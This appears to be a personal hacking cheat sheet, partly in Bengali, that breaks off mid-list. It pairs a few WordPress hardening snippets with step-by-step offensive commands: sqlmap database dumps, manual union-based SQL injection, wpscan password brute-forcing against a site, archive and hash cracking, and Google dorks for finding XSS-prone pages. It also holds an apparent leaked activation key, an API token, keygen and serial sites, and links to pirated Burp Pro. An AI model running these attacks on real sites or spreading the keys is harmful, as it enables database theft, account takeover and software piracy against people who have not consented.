<?php if(@fsockopen($_SERVER['REMOTE_ADDR'], 80, $errstr, $errno, 1)) die("Proxy access not allowed"); ?>
```

Stop SQLi: Go to Root Folder > .htaccess

protect from sql injection

Options +FollowSymLinks

RewriteEngine On

RewriteCond %{QUERY_STRING} (\<|%3C).*script.*(\>|%3E) [NC,OR]

RewriteCond %{QUERY_STRING} GLOBALS(=|\\[|\\%[0-9A-Z]{0,2}) [OR]

RewriteCond %{QUERY_STRING} _REQUEST(=|\\[|\\%[0-9A-Z]{0,2})

RewriteRule ^(.*)\$ index.php [F,L]

Disable Error Message : wp-content → themes → yourtheme → function.php

```
add_filter('login_errors',create_function('$a', "return null;"));
```

এর জন্য প্রথমেই আপনার ওয়ার্ডপ্রেস সাইটে ব্যবহারিত থিমের functions.php ফাইল ওপেন করে শেষের ?> ট্যাগের আগের লাইনে নিচের কোডটুকু পেস্ট করুন।

```
add_filter('login_errors',create_function('$a', "return null;"));
```

Remove The Bad Codes : [Link](#)

Download : [Theme Plugin](#)

Best tool For Wordpress : [seositecheckup](#)

[Bangla Security Book Downlaod](#)

[Shodan Shodan](#)

Digital Forensic:: Digital forensics (sometimes known as digital forensic science) is a branch of forensic science encompassing the recovery and investigation of material found in digital devices, often in relation to computer crime. The term digital forensics was originally used as a synonym for computer forensics but has expanded to cover investigation of all devices capable of storing digital data

Email Footprinting: Tracing Email Communications:,Sender's Email,Sender's Name,Sender's Physical Location,Path through which email travelled,Sender's IP Address,Active Ports of sender

Email Footprinting

- ☐ Tracking Email Communications:
- ☐ Email tracking is used to monitor the delivery of emails to an intended recipient.
- ☐ Attackers track emails to gather information about a target recipient in order to perform social engineering and other attacks.
- ☐ Get recipient's system IP address
- ☐ Geolocation of the recipient
- ☐ Whether or not the recipient visited any links sent to them
- ☐ Get recipient's browser and operating system information
- ☐ When the email was received and read

Image Forensics :

- ☐ <https://images.google.com/>
- ☐ <https://yandex.com/images/>
- ☐ <https://tineye.com/>
- ☐ <https://www.reverseimagesearch.com/>
- ☐ <http://exif.regex.info/exif.cgi>
- ☐ <https://www.metadata2go.com/>
- ☐ <http://fotoforensics.com/>
- ☐ <https://29a.ch/photo-forensics/#forensic-magnifier>
- ☐ <https://www.aperisolve.com>

Data Recovery

- ☐ PC :: iCare Data Recovery® Pro Edition >> <https://www.icare-recovery.com/products.html>

Active Key:- KPDEKP4BG3AWNWKDIJCE2NTXJ3HXQXT3KI4XQTJV

☐ Android Phone:


DiskDigger Pro Download link: <https://t.me/proapksoft/467>

Fake Fact Checker

- ☐ <https://bdfactcheck.com/>
- ☐ <https://fullfact.org/>
- ☐ <https://www.boomlive.in/>
- ☐ <https://www.factchecker.in/>

Account Hunting

- ☐ <https://www.serials.ws/>
- ☐ <https://www.smartserials.com/>
- ☐ <https://www.serialreactor.com/>
- ☐ <https://keygens.pro/>
- ☐ <https://keygenninja.com/>



Password Cracking

Techniques: Dictionary Attack, Brute Force Attack, Mask Attack, Guessing. [For More](#)

How to Get Pass: Phishing, Social Eng, Malware, Brute Force Attack, Dictionary Attack, Default Pass, Common Pass, Dumpster Drawing, Rat/Keylogger. [For more](#)

Password Cracking in 3 methods::

Cracking By Windows: [Link](#)

Cracking By Linux: John The ripper, Johnny, fcrackzip, Crunch, cupp, hydra

Cracking By Online: [Lostmypass](#)

Default Pass: [Cirt](#) , [Default Pass](#) , [RouterPass](#)

Wifi Default Pass: [TPLINK](#), [Tenda](#), [Dlink](#), [Netgear](#)

Fcrackzip::

```
sudo apt install fcrackzip
man fcrackzip
fcrackzip -b -c aA1! -v -u file.zip
fcrackzip -b -c a -l 6-10 -v -u file.zip
fcrackzip -D -p pass.txt file.txt
```

John The Ripper::

```
sudo su
john --help
man john
```

```
rar2john zipped.rar > hash.txt
john hash.txt
john --format=rar ok.txt --wordlist=zipped.txt [dictionary Attack]
```

```
zip2john zipped.zip > ok.txt
john ok.txt
john --format=zip ok.txt --wordlist=zipped.txt [dictionary Attack]
```

```
john --list=formats
john --format=RAW-MD5 md5.txt
john --format=RAW-MD5 md5.txt --wordlist=wordlist.txt
```

Johnny Supports .lst file

Crunch::

```
sudo apt-get install crunch
crunch
crunch min max 0123456789
crunch min max 0123456789 > wordlist.txt
crunch min max 0123456789 -o wordlist.txt
crunch 2 3 -f /usr/share/rainbowcrack/charset.txt
crunch 10 10 -t manav^%%%%%%%%
crunch 1 10 -p Hello Manav
```

Cupp::

```
apt-get install python3  
git clone https://github.com/Mebus/cupp.git  
python3 cupp.py  
python3 cupp.py -i
```

Default Wordlist:: home/file System/usr/share/wordlists

Hash Identifier::hashid value -m -j

Hashid :: search hashid and paste the hash


haiti :: haiti hash

HashCat::

```
hashcat -m 0 -a 0 -o hash.txt d78b6f30225cdc811adfe8d4e7c9fd34 filepath
```

Fcrackzip::

```
apt install fcrackzip  
fcrackzip --help  
fcrackzip -D -p rockyou.txt secret.zip  
fcrackzip -u -D -p rockyou.txt secret.zip  
fcrackzip -u -D -p rockyou.txt secret.zip -v  
fcrackzip -b -c 'a1' secret.zip -u  
fcrackzip -b -c 'a1' -l 7-8 secret.zip -u
```



Web Hacking

SQLmap For Get Method::


```
apt install sqlmap
sudo sqlmap --update
sqlmap -u www.abc.xyz --batch --dbs
sqlmap -u www.abc.xyz --batch -D databasename --tables
sqlmap -u www.abc.xyz --batch -D databasename -T tablename --column
sqlmap -u www.abc.xyz --batch -D databasename -T tablename -C columnname[x,y,z] --dump
```

Wordpress Website:

```
wpscan --url www.abc.xyz -e u --api-token gUL4y18pes98Ma0uGlvUVggsda3a0n6OOyhsyK3ox94
wpscan --url www.abc.xyz --usernames admin --passwords /home/kali/Desktop/rockyou.txt
```

reverse ip:

```
https://hackertarget.com/reverse-ip-lookup/
https://www.site24x7.com/find-ip-address-of-web-site.html
```



SQLI

TOOL: [CyberFox](#) [CyberFox Hackbar Shell PDF](#)

Commands [Get Method]

```
sqlmap -u example.com --batch -dbs
sqlmap -u example.com --batch -D [database name] --tables
sqlmap -u example.com --batch -D [database name] -T [table name] --columns
sqlmap -u example.com --batch -D [database name] -T [table name] -C [column name, column name] --dump
```

>> Commands [Post Method]

```
Sqlmap -r test.txt -p [parameter name] --batch --dbs
Sqlmap -r test.txt -p [parameter name] --batch -D [database name] --tables
Sqlmap -r test.txt -p [parameter name] --batch -D [database name] -T [table name] --columns
Sqlmap -r test.txt -p [parameter name] --batch -D [database name] -T [table name] -C [column name, column name] --dump
Sqlmap -r test.txt -p [parameter name] --batch --dump --dbs
```

Manual SQLI:

1. Use '
2. Fixed By -,--+-,--+-,-- -
3. Used order by 1 [union based > column Count > Order By]
4. Used union all Select [union based > union stagment > union all select]
5. Used database name One Shot [Union Based > database > database name one shot]
6. Used TableName One Shot [Union Based > table > table Name One shot]
7. Used ColumnBase One Shot [Union Based > Column > columnBased One Shot]
8. Used data One Shot [Union Based > data > data One Shot]

XSS

Cross-site scripting is a type of security vulnerability that can be found in some web applications. XSS attacks enable attackers to inject client-side scripts into web pages viewed by other users. A cross-site scripting vulnerability may be used by attackers to bypass access controls such as the same-origin policy

Impact of XSS: Cookie theft, Keylogging, Phishing, URL Redirection

Types of XSS: Reflected XSS, Stored XSS, DOM-based XSS


[All About XSS](#) [Awesome XSS](#)

Report About XSS : [Link](#) [link](#) [link](#) [link](#)


How to Hunt XSS :: Import Field and URLs

Hunt XSS using Burp:: Spider -> Crawl All URL, intruder, Repeater


Dom Based XSS



Reflect XSS



Stored Base XSS



Google Dork:

```
inurl:".php?author="
inurl:".php?keyword="
inurl:".php?q="
inurl:".php?search="
inurl:"contentPage.php?id="
inurl:.com/search.asp
inurl:search.php?q=
inurl:".php?tag="
inurl:& inurl:test
inurl:& inurl:quiz
inurl:& inurl:survey
inurl:& inurl:form
inurl:& inurl:title
inurl:& inurl:search
inurl:& inurl:topic
inurl:& inurl:search inurl:q
inurl:& inurl:search inurl:s
index.php? inurl:&
inurl:search
inurl:& inurl:query
inurl:& inurl:suche
inurl:& inurl:input
```

Xss Practice : [PortSwigger XSS Labs](#) [Google XSS Game Alert\(1\) to Win](#) [XSS Challenges](#)
[cure53 XSS Challenges](#) [Brutelogic PwnFunction XSS Game Prompt to win](#) [Sudo Co](#)

[Xss Encode](#) [Bypass Filter](#)

Payload : [xss-payload-list](#) [xss.js.org Cheatsheet](#) [XssInjection](#) [html5sec](#) [xss.by](#) [xss-payload-list](#)

XSStrike - Advanced XSS Detection Suite

```
git clone https://github.com/Teammatrix/XSStrike.git
cd XSStrike
pip3 install -r requirements.txt
python3 xsstrike.py
```

```
python3 xsstrike.py -u http://example.com/search.php?q=query
python3 xsstrike.py -u "http://example.com/search.php" --data "q=query"
python3 xsstrike.py -u "http://example.com/page.php" --crawl
python3 xsstrike.py -u "http://example.com/search.php?q=query" --skip-dom
```

BurpSuite

Tool: [JDK](#), [All JDK](#), [Burp Community](#), [Community Old](#), [Burp Com 2023.3.5](#), [JDK 11.0.15](#), [JDK 13.0.2](#), [Jdk 14.0.2](#), [Jdk-16.0.1](#), [JDK16.0.2](#), [JDK18](#), [JDK18.0.1](#), [JDK19.0.2](#), [JDK20](#), [jdk-20.0.1](#), [Burp pro 2022.7](#), [Burp pro 2022.9.1](#), [Burp Pro 2023.1](#), [Burp Pro 2023.2.3](#), [Burp Pro telegram](#), [KEY CA Certificate Tutorial](#), [FirefoxBasedBrowser](#), [LibreWolf](#)

Spider: Burp Suite's Spider tool automates the process of crawling a web application to identify its accessible pages and functionality. Spidering is crucial for web app security testing and discovering hidden pages, input fields, and other functionality. To begin a spider scan, users can follow links within the application or use different techniques like parsing sitemaps or brute-forcing directories and file names to discover new URLs.

Scanner: Burp Suite users employ Scanner, a powerful automated vulnerability scanner tool, to identify and exploit web application vulnerabilities. Scanner sends many requests to the target application automatically and identifies/exploits common vulnerabilities such as SQL injection, XSS, CSRF, etc.

Intruder: In Burp Suite, users can automate web application parameter testing using Intruder. It tests input fields for SQL injection, XSS, and other vulnerabilities. Intruder is versatile and tests text fields, checkboxes, dropdown menus, and more. To use Intruder, select a target input field, customize a payload list, and configure the attack settings to include headers or cookies.

Repeater: Repeater is a powerful tool in Burp Suite that allows the user to manually manipulate and resend individual HTTP requests to the target application making it an essential tool for testing and debugging web applications. It is designed to provide the user with an easy way to modify and resend requests to the server to explore and verify the application's behavior.

Sequencer: Burp Suite users apply the Sequencer tool to test the unpredictability of session tokens or other values that web applications produce. It checks the randomness of these values and how hard it would be for attackers to guess them. The Sequencer tool captures the target web app's generated values, including session tokens or other tokens used to maintain state, and examines them to identify any exploitable patterns or biases or to check if they are genuinely random.

Decoder: In Burp Suite, people use the Decoder tool to decode and encode data in different formats. It provides a simple and efficient way to convert encoded data into a human-readable format, making it an essential tool for testing and debugging web applications. The Decoder tool supports a wide range of encoding formats, including URL encoding, HTML encoding, base64 encoding, and many others. It also supports multiple data formats, such as strings, files, and binary data.

Navigational Hotkeys
Ctrl-Shift-T - Target Tab
Ctrl-Shift-P - Proxy Tab
Ctrl-Shift-R - Repeater Tab
Ctrl-Shift-I - Intruder Tab
Ctrl-Shift-O - Project Options Tab
Ctrl-Shift-D - Dashboard Tab
Ctrl-Equal - next tab
Ctrl-Minus - previous tab

Editor Encoding / Decoding Hotkeys
Ctrl-B - Base64 selection
Ctrl-Shift-B - Base64 decode selection
Ctrl-H - Replace with HTML Entities (key characters only)
Ctrl-Shift-H - Replace HTML entities with characters
Ctrl-U - URL encode selection (key characters only)
Ctrl-Shift-U - URL decode selection

Burp Collaborator
The collaborator enables the penetration tester to listen for callbacks from vulnerable scripts and services via auto-generation of unique DNS names and works on the following protocols:
- DNS
